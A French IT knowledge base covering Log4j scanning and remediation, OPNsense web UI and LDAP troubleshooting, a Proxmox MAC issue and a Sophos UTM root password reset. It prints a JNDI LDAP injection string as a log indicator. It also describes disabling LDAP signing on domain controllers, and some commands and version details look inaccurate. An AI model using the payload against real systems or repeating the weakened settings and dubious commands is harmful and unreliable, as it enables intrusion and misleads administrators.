# KB - Cybersécurité


- KB - Cyber - Failles & correctifs
  - KB-Sécurité-Faille - LOG4J : scan et remédiation
- KB - Cyber - OPNsense
  - KB-OPNSense - Réinitialiser l'accès à la webUI
  - KB-OPNsense - Bind LDAP Active directory 2025
  - KB - OPNSense - Interface web injoignable sur proxmox
- KB - Cyber - Sophos ASG/USG
  - KB-Sophos-UTM - Réinitialiser le mot de passe root

# KB - Cyber - Failles & correctifs

# KB-Sécurité-Faille - LOG4J : scan et remédiation

## Symptôme(s)

Pour voir si la faille a été exploitée, parcourir les logs java et chercher les lignes contenant les entrées suivantes :


`{jndi:ldap://example.com:1234/callback}`

---

## Problème

La faille Log4J touche les version du pluggin 2.16.x

Elle permet a un hacker d’envoyer des jeux d’instruction à travers le service de logging et d’injecter des fichiers / exécuter du code sur la machine.




# Solution


Sur les serveurs vulnérables, télécharger l'outils log4j-scaner correspodant à l'OS du serveur.

> Télécharger l'outil : logpresso / CVE-2021-44228-Scanner

Scanner l'ordinateur avec la commande :

```
log4j-scan --all-drives
```

```
S:\Downloads>log4j2-scan.exe --all-drives
Logpresso CVE-2021-44228 Vulnerability Scanner 2.5.0 (2021-12-21)
Scanning drives: C:\, D:\, G:\, S:\, V:\

Running scan (10s): scanned 8069 directories, 74217 files, last visit: C:\Program Files (x86)\Microsoft Analysis Service
s\AS OLEDB\140\Resources\1046
Running scan (20s): scanned 14713 directories, 114485 files, last visit: C:\Users\[redacted]AppData\Local\JDownloader 2.0\li
bs\UPNP
Running scan (30s): scanned 27778 directories, 195628 files, last visit: C:\Windows\assembly\NativeImages_v4.0.30319_64\
Microsoft.Wd75d181a#\5f41d4259f605d324daffaa35e7d66a7
```




Si des failles sont trouvées, deux solutions :

- Utiliser la commande log4j-scan --fix ( cela aura pour effet de désactiver les classes potentiellement vulnérables)
- mettre à jour les pluggins java au dessus de la version 2.17.x

---

# Sources

- Une Vulnérabilité Affectant Plusieurs Versions De Log4j Permet Un Exploit De Type RCE
- Panther’s guide to Log4j exploitation prevention and detection
- https://github.com/logpresso/CVE-2021-44228-Scanner
- How to check if our system has been exploited by log4j vulnerability?

# KB - Cyber - OPNsense

# KB-OPNSense - Réinitialiser l'accès à la webUI

> Applicable à : OPNsense > 9.*

## Symptôme(s)

Suite à un changement dans le paramétrage de l'interface web d'administration (certificats, port, etc...).

Lors de la connexion à la webUI, impossible d'afficher la page.

---

## Problème

Une erreur ou mauvaise application de la configuration empêche le service web de redémarrer correctement.

---

## Solution

> Prérequis : un accès au shell ou en SSH.

Se connecter au shell ou ssh.

Entrer la commande :

```
systemctl webui restart renew
```

Cela va forcer une réinitialisation du paramétrage de la webUI est remettre un certifcat autosigné.

---

# Sources


WebGui access reset — OPNsense documentation

# KB-OPNsense - Bind LDAP Active directory 2025

> Applicable à : OPNsense + Active directory (Windows Server 2025)

## Symptôme(s)

Impossible d'établir une connexion LDAP ou LDAPS depuis l'OPNsense.




| Date | Severity | Process | Line |
|---|---|---|---|
| 2026-08-31T18:57:17 | Error | opnsense | LDAP bind error [; Can't contact LDAP server] |

---

## Problème

Les nouvelles politiques de sécurités sur Windows Server 2025 sont trop restrictives et empêchent les clients linux / BSD de se connecter autrement qu'en LDAPS en ayant préalablement importé le

certificat de la CA dans les trusts.

---

# Solutions

1. Terminer la configuration LDAPS et importer le certificat de la CA dans '***trust --> certificates***'
2. Appliquer la solution de contournement ci-dessous :

Sur le serveur Active Directory, modifier la GPO '***Default Domain Policy***'.

=Computer Configuration
====Policies
=======Windows Settings
==========Security Settings
==========Local Policies
==========Security Options
==========Domain controller: LDAP server channel binding token requirements: "When Supported"
==========Domain controller: LDAP server signing requirements: "None"
==========Domain controller: LDAP server Enforce signing requirements: "Disabled"
==========Network security: LDAP client encryption requirements: "Negotiate Sealing"
==========Network security: LDAP client signing requirements: "Negotiate Signing"

---

# Sources

Unable to connecto to LDAP (Windows Server 2025)

LDAP Authentication with Active Directory Windows Server 2025, bind fails | Netgate Forum

# KB - OPNSense - Interface web injoignable sur proxmox

> Applicable à : OPNsense / PFsense toutes version

## Symptôme(s)

Lors de l'utilisation du SDN sur proxmox ( zones et vlan ), Impossible d'accéder à l'interface web d'administration de l'OPNsense ou PFsense.


L'équipement réponds au Ping,

```
C:\Users\Administrator>ping 172.20.0.254

Pinging 172.20.0.254 with 32 bytes of data:
Reply from 172.20.0.254: bytes=32 time<1ms TTL=64
Reply from 172.20.0.254: bytes=32 time<1ms TTL=64
```


Le port réponds ouvert au test de connexion.

```
PS C:\Users\Administrator> Test-netconnection -ComputerName 172.20.0.254 -p 443


ComputerName     : 172.20.0.254
RemoteAddress    : 172.20.0.254
RemotePort       : 443
InterfaceAlias   : Ethernet
SourceAddress    : 172.20.0.1
TcpTestSucceeded : True
```

Internet est accessible.




Mais la page d'administration est en timeout.




---

# Problème

Le problème n'est pas entièrement compris à ce jour.

> **Information** : Le problème se situe toutefois côté client et non côté OPNsense

l'hypothèse retenue est la suivante :

Afin de gérer la couche virtuelle de son réseau, le proxmox définit des plages d'adresses MAC pour ses bridges :

***Exemples (vmbr0) :***

virtio=BC:24:11:E3:A4:FB virtio=BC:24:11:C8:C9:77 virtio=BC:24:11:81:AC:FD

Dans le cas de l'utilisation du SDN, Une réservation de plage est faite et attribuée au vswitch.

L'adresse MAC se trouve donc en dehors de la plage connue, ce qui doit créer un conflit sur l'OPNsense.


Si cela ne pose pas directement de problème sur le plan réseau (mise à jour des chache ARP), ce qui explique que le dysfonctionnement ne soit pas perceptible de la couche 1 à 3, il doit y avoir une vérification de sécurité sur l'interface web qui pose problème et détecte une incohérence au niveau de l'adresse MAC.

---


# Solution

> **Prérequis** : Accès à l'hyperviseur avec des droits suffisants sur le SDN.

Se connecter sur l'interface web du proxmox. Puis sur la page '***Hardware***' de la machine client concernée par le problème,





Editer les paramètres de la carte réseau, vérifier que la machine est bien sur le bon vlan :




Sélectionne et supprimer l'adresse MAC. Celle-ci repasse en '***Auto***'. Puis cliquer sur '***OK***'.


Cela va forcer l'interface à renouveler sa MAC address et ainsi lui en attribuer une présente dans la plage de réservation




Suite à ce changement, l'interface web est de nouveau accessible.


---

# Sources

Solution trouvée par **Ludwig.W - SIO2 (2026)** dans le cadre du programme BUG BOUNTY.


# KB - Cyber - Sophos ASG/USG

# KB-Sophos-UTM - Réinitialiser le mot de passe root

> S'applique à : UTM asg & usg.

## Symptôme(s)

Impossible de se connecter à l'utm en web ou en console.




---

## Problème

Le mot de passe Administrateur a été oublié ou est perdu.

---


## Solution

> Prérequis : Un accès direct à la console de l'UTM. Soit physique, soit virtuel.

### I. Réinitialiser le mot de passe root


Arrêter l'UTM.

Démarrer l'UTM et appuyer sur la touche ESCAPE pour afficher le menu suivant :





Se placer sur la version actuelle de l'UTM et appuyer sur '***E***' pour éditer la commande de démarrage.

Se placer sur la chaîne de démarrage commençant par '***kernel***' et faire de nouveau '***E***' pour l'éditer.





Ajouter à la fin de la chaîne :

```
init=/bin/bash
```





Puis faire '***Entrée***' pour retourner a l'écran précédent et faire '***B***' pour redémmarrer.

l'UTM va alors redémarrer en mode 'rescue'.





Entrer les commandes suivantes pour réinitialiser le mot de passe 'root'.

```
passwd loginuser
passwd root
```




Appuyer ensuite sur “***Ctrl+Alt+Suppr***” pour redémarrer l’UTM.

Le nouveau mot de passe devrait être valide.




## II. Réinitialiser le mot de passe interface web

Maintenant que l’accès à la console est rétabli, il est possible de réinitialiser le mot de passe de l’admin web.

Passer en mode configuration en tapant la commande :

```
cc
```

```
SophosUTM92:/root # cc
Confd command-line client.  Maintainer: <[redacted]>

Connected to 127.0.0.1:4472, SID = hkFKVwmyAvPBFZEWWIKJ.
Available modes: MAIN OBJS RAW WIZARD.
Type mode name to switch mode.
Typing 'help' will always give some help.
127.0.0.1 MAIN >
```

Puis en mode ‘raw’ avec la commande :

```
RAW
```

